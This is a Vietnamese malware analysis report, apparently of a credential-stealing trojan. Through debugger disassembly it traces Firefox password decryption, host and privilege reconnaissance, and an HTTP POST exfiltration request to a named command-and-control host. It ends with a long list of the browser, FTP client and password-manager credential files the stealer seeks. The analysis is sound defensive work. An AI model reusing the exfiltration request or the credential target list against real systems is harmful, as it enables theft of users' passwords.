call <sub_4033FA>		sub_<<sub_4033FA>>	ECX
mov esi, eax		eax: "MEoEEPgAAAAAAAAAAAAAAAAAAEWfAYIKoZIHvcNAwcECLbV+8KR/4UYBCDMZFoTAtHFC0/RxBTnXXBfgI	EDX
pop ecx			EBP
pop ecx			ESP
			ESI
			EDI

+, Giải mã username:


85 9C000000	jne 408C35		
345 FC	mov eax, dword ptr ss:[ebp-4]		
945 EC	mov dword ptr ss:[ebp-14], eax		
945 F0	lea eax, dword ptr ss:[ebp-10]		
3	push ebx		
3	push eax		
945 E4	lea eax, dword ptr ss:[ebp-1C]		
97D E8	mov dword ptr ss:[ebp-18], edi		
3	push eax		
95D F4	mov dword ptr ss:[ebp-C], ebx	[ebp-C]: "betapchoi2klzz@gmail.comaaaaaaa"	
95D F8	mov dword ptr ss:[ebp-8], ebx		
-15 4C894900	call dword ptr ds:[<&PK11SDR_Decrypt>]		
3C4 0C	add esp, C		
5C0	test eax, eax		
5 77	jne 408C35		
7	push edi		
3 E79FFFFF	call <sub_402BAB>		
5	push esi		
-15 44894900	call dword ptr ds:[<&PK11_FreeSlot>]		
345 F8	mov eax, dword ptr ss:[ebp-8]		

EAX 00000000
EBX 00000000
ECX 2DF1EF3D
EDX 024A3000
EBP 002BF048
ESP 002BF014
ESI 0081C700
EDI 00530848
EIP 00408B67
EFLAGS 00200246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
00000000 - 658808 - 658808
Default (stdcall)

+, Và trường encryptedPassword:

004058F8	E8 E8D8FFFF	call <sub_4031E5>	
004058FD	FF75 0C	push dword ptr ss:[ebp+C]	[ebp+C]: "encryptedPassword"
00405900	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]: "encryptedPassword"
00405903	FFD0	call eax	
00405905	5D	pop ebp	

Toàn bộ dữ liệu lấy được sẽ thông qua 1 hàm mã hóa thành các byte:



Toàn bộ dữ liệu được lưu vào ckav.ru

```

v0 = dword_49FDE0;
dword_49FDDC = 600000;
dword_49FDE4 = 0;
if ( dword_49FDE0 )
    goto LABEL_17;
dword_49FDE0 = sub_4056BF(0x2BCu);
v1 = (int *)sub_413DB7(v16);
v17 = *v1;
v18 = v1[1];
v19 = v1[2];
v20 = v1[3];
sub_4058D4(dword_49FDE0, 18);
sub_4058D4(dword_49FDE0, 40);
sub_405872(dword_49FDE0, "ckav.ru", 0, 0);
v2 = sub_40632F();
v3 = (void *)v2;


```

Tương tự với các Browser khác (xem ở cuối report).

Phần III: Kiểm tra thông tin user và đặc quyền.

Kiểm tra thông tin user và computer:

+ Get Computer Name:




```
00403260  C2 1000      ret 10
00403263  833d 14A04100 00  cmp dword ptr ds:[41A014],0
00403266  56          push esi
00403268  74 0A       jmp 403277
0040326D  8B35 20A04100  mov esi,dword ptr ds:[41A020]
00403273  85F6       test esi,esi
00403275  75 66       jne 403200
```

Register window (Hide FPU):

EAX	76200CD6	<kernel32.GetComputerName>
EBX	00000208	L"
ECX	EB994059	
EDX	000000E8	'è'
EBP	002EFD80	&"dp."


+ Username



```
004063DA  68 849144D4  push D4449184
004063DF  6A 09       push 9
004063E1  E8 FFCDFFFF  call <sub_4031E5>
004063E6  8D4D F8     lea ecx,dword ptr ss:[ebp-8]
004063E9  51         push ecx
004063EA  8D8D F0FDFFFF  lea ecx,dword ptr ss:[ebp-210]
004063F0  51         push ecx
```

Register window (Hide FPU):


EAX	74CE14C2	<advapi32.GetUserName>
EBX	00000000	
ECX	D4449184	
EDX	000000F0	'ð'
EBP	002EFD84	&"dp."



```
00402C0A  68 BC8AB1CE  push CEB18ABC
00402C0F  50         push eax
00402C10  E8 D0050000  call <sub_4031E5>
00402C15  FF75 0C     push dword ptr ss:[ebp+C]
00402C18  FF75 08     push dword ptr ss:[ebp+8]
00402C1B  FFD0       call eax
00402C1D  5D         pop ebp
00402C1E  C3         ret
```

Register window (Hide FPU):

EAX	762D1222	<kernel32.GetProcAddress>
EBX	73FE3685	"NetUserGetInfo"
ECX	CEB18ABC	
EDX	000000E8	'è'
EBP	002EFD34	&"lu."
ESP	002EFD34	&"lu."




```
00406436  68 8645AFE9  push E9AF4586
0040643B  50         push eax
0040643C  E8 A4CDFFFF  call <sub_4031E5>
00406441  8D4D DC     lea ecx,dword ptr ss:[ebp-24]
00406444  51         push ecx
00406445  FFD0       call eax
00406447  33C0       xor eax,eax
00406449  66 837D DC 09  cmp word ptr ss:[ebp-24],9
```

Register window (Hide FPU):

EAX	762E107D	<kernel32.GetNativeSystemInfo>
EBX	00000000	
ECX	E9AF4586	
EDX	000000E8	'è'
EBP	002EFD44	&"dp."
ESP	002EFD80	"y."

+ , Alloc cho thông tin lấy được:




```
004060D3  6A 09       push 9
004060D8  895D F0     mov dword ptr ss:[ebp-10],ebx
004060DB  E8 08D1FFFF  call <sub_4031E5>
004060DD  8D4D F8     lea ecx,dword ptr ss:[ebp-8]
004060E0  51         push ecx
004060E1  53         push ebx
```

Register window (Hide FPU):

EAX	74CE4036	<advapi32.AllocateAndInitializeSid>
EBX	00000000	
ECX	F3A0C470	
EDX	000000F0	'ð'
EBP	002EFD80	&"dp."

Mở và kiểm tra token:


+ , Mở:



```
004061E5  8D4D FC     lea ecx,dword ptr ss:[ebp-4]
004061E8  51         push ecx
004061E9  6A 01       push 1
004061EB  6A 08       push 8
004061ED  56         push esi
004061EE  FFD0       call eax
004061F0  85C0       test eax,eax
```

Register window (Hide FPU):

EAX	74CE427C	<advapi32.OpenThreadToken>
EBX	00000000	
ECX	E87A9E93	
EDX	000000F0	'ð'
EBP	002EFD80	&"dp."



```
004060B0  68 6183D2FC  push FCD28361
004060B5  50         push eax
004060B6  E8 2AD1FFFF  call <sub_4031E5>
004060BB  FFE0       jmp eax
004060BD  55         push ebp
004060BE  8BEC       mov ebp,esp
004060C0  83EC 10     sub esp,10
004060C3  53         push ebx
004060C4  33D8       xor ebx,ebx
004060C6  66 C745 F4 0005  mov word ptr ss:[ebp-C],500
004060C8  53         push ebx
```

Register window (Hide FPU):

EAX	762D17D9	<kernel32.GetCurrentProcess>
EBX	00000000	
ECX	FCD28361	
EDX	000000E8	'è'
EBP	002EFD80	&"dp."
ESP	002EFD88	"rbp"
ESI	FFFFFFFF	
EDI	00000000	

+ Lấy thông tin Token:

Log	Notes	Breakpoints	Memory Map	Call Stack	SEH	Script	Symbols	Source	References	Threads	Handles	Trace	M
00406270	8975 E8			mov dword ptr ss:[ebp-18],esi									
00406273	8975 EC			mov dword ptr ss:[ebp-14],esi									
00406276	8875 FC			mov esi,dword ptr ss:[ebp-4]									
00406279	6A 09			push 9									
0040627B	897D F8			mov dword ptr ss:[ebp-8],edi									
0040627E	E8 62CFFFFF			call <sub_4031E5>									
00406283	8D4D F8			lea ecx,dword ptr ss:[ebp-8]									
00406286	51			push ecx									
00406287	57			push edi									
00406288	57			push edi									

Hide FPU		
EAX	74CE426C	<advapi32.GetTokenInformation>
EBX	0033A9C8	
ECX	ECAE3497	
EDX	000000F0	'd'
EBP	002EFD80	&"Db."
ESP	002EFD88	
ESI	0000019C	L"i"
EDI	00000000	

+ Kiểm tra Sid đặc quyền:

004062C5	8B36			mov esi,dword ptr ds:[esi]									
004062C7	6A 09			push 9									
004062C9	E8 17CFFFFF			call <sub_4031E5>									
004062CE	8D4D E4			lea ecx,dword ptr ss:[ebp-1C]									
004062D1	51			push ecx									
004062D2	8D4D EC			lea ecx,dword ptr ss:[ebp-14]									
004062D5	51			push ecx									

Hide FPU		
EAX	74CE47C8	<advapi32.LookupAccountSid>
EBX	0033A9C8	
ECX	C086E2B8	'd'
EDX	000000F0	&"Db."
EBP	002EFD80	

Có một phần nghi vấn là chụp màn hình desktop:

00406041	68 0E0805F0			push F005080E									
00406046	6A 08			push 8									
00406048	E8 98D1FFFF			call <sub_4031E5>									
0040604D	FFE0			jmp eax									
0040604F	55			push ebp									
00406050	8BEC			mov ebp,esp									
00406052	6A 00			push 0									
00406055	6A 00			push 0									

Hide FPU		
EAX	769E0A31	<user32.GetDesktopWindow>
EBX	00000000	
ECX	F005080E	
EDX	000000E8	'e'
EBP	002EFD84	&"Db."
ESP	002EFD8C	&"aB"

00406027	68 765B62D9			push D9625B76									
0040602C	6A 08			push 8									
0040602E	E8 B2D1FFFF			call <sub_4031E5>									
00406033	FF75 0C			push dword ptr ss:[ebp+C]									
00406036	FF75 08			push dword ptr ss:[ebp+8]									
00406039	FFD0			pop ebp									
0040603B	5D			pop ebp									
0040603C	C3			ret									
0040603D	6A 18			push 18									

Hide FPU		
EAX	769D7F34	<user32.GetWindowRect>
EBX	00000000	
ECX	D9625B76	'e'
EDX	000000E8	&"ey."
EBP	002EFD90	&"ey."
ESP	002EFD90	
ESI	00000000	

Phần IV: Gửi data steal về sever

Connect:

59				pop ecx									
8D7D DC				lea edi,dword ptr ss:[ebp-24]									
F3:AB				rep stosd									
8D45 FC				lea eax,dword ptr ss:[ebp-4]									
C745 E4 01000000				mov dword ptr ss:[ebp-1C],1									
50				push eax									
8D45 DC				lea eax,dword ptr ss:[ebp-24]									
C745 E8 06000000				mov dword ptr ss:[ebp-18],6									
50				push eax									
FF75 0C				push dword ptr ss:[ebp+C]									
C745 E0 02000000				mov dword ptr ss:[ebp-20],2									
FF75 08				push dword ptr ss:[ebp+8]									
FF15 28504100				call dword ptr ds:[<&getaddrinfo>]									
85C0				test eax,eax									
74 04				je 404E3D									
33C0				xor eax,eax									
EB 72				jmp 404ECF									

Hide FPU		
EAX	002EF80C	
EBX	00000000	
ECX	00000000	
EDX	0000001E	
EBP	002EF830	&" ú."
ESP	002EF830	&"honeyrockweddings.co.za"
ESI	003396B8	
EDI	002EF82C	
EIP	00404E4F	
EFLAGS	00200246	
ZF	1	PF 1 AF 0
OF	0	SF 0 DF 0
CF	0	TF 0 IF 1

Gửi:

+ Tạo request:

```
"POST /wp-admini/Royalty/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08
(Charon; Inferno)\r\nHost: honeyrockweddings.co.za\r\nAccept:
/*\r\nContent-Type: application/octet-stream\r\nContent-Encoding:
binary\r\n"
```

push esi	
push dword ptr ss:[ebp+8]	[ebp+8]: "honeyrockweddings.co.za"
push dword ptr ss:[ebp+14]	[ebp+14]: "Mozilla/4.08 (Charon; Inferno)"
push dword ptr ss:[ebp+10]	[ebp+10]: "/wp-admini/Royalty/fre.php"
push eax	eax: "POST %s HTTP/1.0\r\nUser-Agent: %s\r\nHost: %s\r\nAccept: %s\r\nContent-Type: %s\r\nContent-Encoding: %s\r\n"
call <sub_405AE9>	

+ Send request:

push dword ptr ss:[ebp+C]	[ebp+C]: "POST /wp-admini/Royalty/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon; Inferno)"	EDX 00303970	
call <sub_405D08>		EBP 002EF828	&"
pop ecx		ESP 002EF818	
inc eax		ESI 0033A6A8	"POS
push 0		EDI 0032AF30	
push eax		EIP 00404F07	
push dword ptr ss:[ebp+C]	[ebp+C]: "POST /wp-admini/Royalty/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon; Inferno)"	EFLAGS 00200206	
push dword ptr ss:[ebp+8]		ZF 0 PF 1 AF 0	
call dword ptr ds:[<&send>]		OF 0 SF 0 DF 0	
pop ebp		CF 0 TF 0 IF 1	
ret			


+ Send data (trong ckav.ru):

00404EFD	6A 00	push 0	
00404F00	50	push eax	
00404F01	FF75 0C	push dword ptr ss:[ebp+C]	
00404F04	FF75 08	push dword ptr ss:[ebp+8]	
00404F07	FF15 3C504100	call dword ptr ds:[<&send>]	
00404F0D	5D	pop ebp	
00404F0E	C3	ret	
00404F0F	55	push ebp	sub_404F0F


hex	ASCII
36FE8	. ' ckav.ru A.d.m.i.n W.I.N.-C.F.E.I.F.7.T.J.6
37028	.1.3 W.I.N.-C.F.E.I.F.7.T.J.6.1.3 Đ k .
37068 0 0.0.0.7.7.1.1.2.F.2.3.2.6.5.1.7.2.9.7.E.C.F.B
370A8	.4 11jRSS áH.zÙ &.h.t8.p8s8: "/Cw8.8i8b3m.c.o,x0.3\$eYa3]c
370E8	qo8I28k61 p@fgQa)Rl6È NYasfe6-xa
37128
37168

Nhận:

+ Nhận dữ liệu, phần nhận dữ liệu hình như bên sever không phản hồi



+, Nhưng nghi vấn có tạo file để thực thi sau khi nhận dữ liệu từ sever:



Phần V: More Browser

Cách thức tìm dữ liệu cũng tương tự với Fire Fox đã phân tích ở trên, chủ yếu tập trung vào các folder và file chứa thông tin như: ini, config, db, xml, js, json,...

Dưới đây là danh sách các browser được ghé thăm và các key được query, create cũng như các file được tìm kiếm: (chưa hết :<)

Browser query:

+, IceDragon:

Key query: SOFTWARE\\ComodoGroup\\IceDragon\\Setup\\SetupPath

+, Apple Computer:

Key query or create: SOFTWARE\\Apple Computer, Inc.\\Safari\\InstallDir

File/Folder query: \\Apple Computer\\Preferences\\keychain.plist; \\Apple Application Support\\plutil.exe

+, K-Meleon:

Key query or create: SOFTWARE\\K-Meleon\\CurrentVersion\\Main\\Install Directory

File/Folder query: profiles.ini; logins.json; prefs.js; signons.sqlite; logins.json; signons.txt

+, SeaMonkey:

Key query or create: SOFTWARE\\mozilla.org\\SeaMonkey\\CurrentVersion\\Main\\Install Directory

File/Folder query: profiles.ini; logins.json; prefs.js; signons.sqlite; logins.json; signons.txt

+, Flock:

Key query or create: SOFTWARE\\Mozilla\\Flock\\CurrentVersion; SOFTWARE\\Flock\\Flock\\Main\\Install Directory

File/Folder query: profiles.ini; logins.json; prefs.js; signons.sqlite; logins.json; signons.txt

+, Black Hawk:

File/Folder query: NETGATE\\Black Hawk; %ProgramW6432%

+, Lunascape:

File/Folder query: Lunascape\\Lunascape6\\plugins\\{9BDD5314-20A6-4d98-AB30-8325A95771EE}

+, Comodo\\Dragon; MapleStudio\\ChromePlus; Google\\Chrome; Nichrome; RockMelt;

Spark; Chromium; Titan Browser; Torch; Yandex\\YandexBrowser; Epic Privacy Browser;

CocCoc\\Browser; Comodo\\Chromodo; Coowon\\Coowon; Mustang Browser; 360Browser\\Browser;

CatalinaGroup\\Citrio; Google\\Chrome SxS; Orbitum; Iridium:

Key query or create: No

File/Folder query: \\User Data\\Default\\Login Data; \\User Data\\Default\\Web Data

+, Opera:

File/Folder query: \\Opera\\Opera Next\\data; \\Opera Software\\Opera Stable; \\User Data\\Login Data; \\User Data\\Default\\Web Data; \\Opera\\wand.dat

+, QtWeb Internet Browser:

Key query or create: Software\\QtWeb.NET\\QtWeb Internet Browser\\AutoComplete

File/Folder query:

+, QupZilla:

File/Folder query: \\QupZilla\\profiles\\default\\browsedata.db

+, Cyberfox:

Key query or create: SOFTWARE\\8pecxstudios\\Cyberfox86\\RootDir;
SOFTWARE\\8pecxstudios\\Cyberfox\\Path

File/Folder query: profiles.ini; logins.json; prefs.js; signons.sqlite;
logins.json; signons.txt

+, Pale Moon:

Key query or create: SOFTWARE\\Mozilla\\Pale Moon\\Main\\Install
Directory

File/Folder query: profiles.ini; logins.json; prefs.js; signons.sqlite;
logins.json; signons.txt

+, Waterfox:

Key query or create: SOFTWARE\\Mozilla\\Waterfox\\Main\\PathToExe

File/Folder query: profiles.ini; logins.json; prefs.js; signons.sqlite;
logins.json; signons.txt

+, FTPShell:

File/Folder query: \\FTPShell\\ftpsheell.fsi

+, Notepad++:

File/Folder query: \\Notepad++\\plugins\\config\\NppFTP\\NppFTP.xml

+, oZone3D:

File/Folder query: \oZone3D\\MyFTP\\myftp.ini

+, FTPBox:

File/Folder query: \\FTPBox\\profiles.conf

+, sherrod FTP:

File/Folder query: \\Sherrod Computers\\sherrod FTP\\favorites;
#document.favoriteManager*

+, FTP Now:

File/Folder query: \\FTP Now\\sites.xml

+, NexusFile:

File/Folder query: \\NexusFile\\userdata\\ftpsite.ini;
\\NexusFile\\ftpsite.ini

+, NetSarang:

File/Folder query: \NetSarang\\Xftp\\Sessions*xftp

+, EasyFTP:

File/Folder query: \\EasyFTP\\data

+, SftpNetDrive:

File/Folder query: \\SftpNetDrive*cfg

+, JaSftp:

File/Folder query: JaSftp

+, Automize:

File/Folder query: Automize

+, Cyberduck:

File/Folder query: \\Cyberduck\\user.config; \\iterate_GmbH\\user.config

+, FTPInfo:

File/Folder query: \\FTPInfo\\ServerList.xml; \\FTPInfo\\ServerList.xml

+, Staff-FTP:

File/Folder query: [\\Staff-FTP\\sites.ini](#)

...

Some file path query:

\\.purple\\accounts.xml; [\\SuperPutty\\Sessions](#);

[\\config\\fullsync\\profiles.xml](#); \\To-Do DeskList\\tasks.db;

Mkrotik\\Winbox; \\1Password; \\My RoboForm Data; \\Enpass; *kdbx;

\\Microsoft\\Sticky Notes\\SticyNotes.snt;

\\Conceptworld\\Notezilla\\Notes8.db; \\stickies\\images; \\To-Do

DeskList\\tasks.db; ...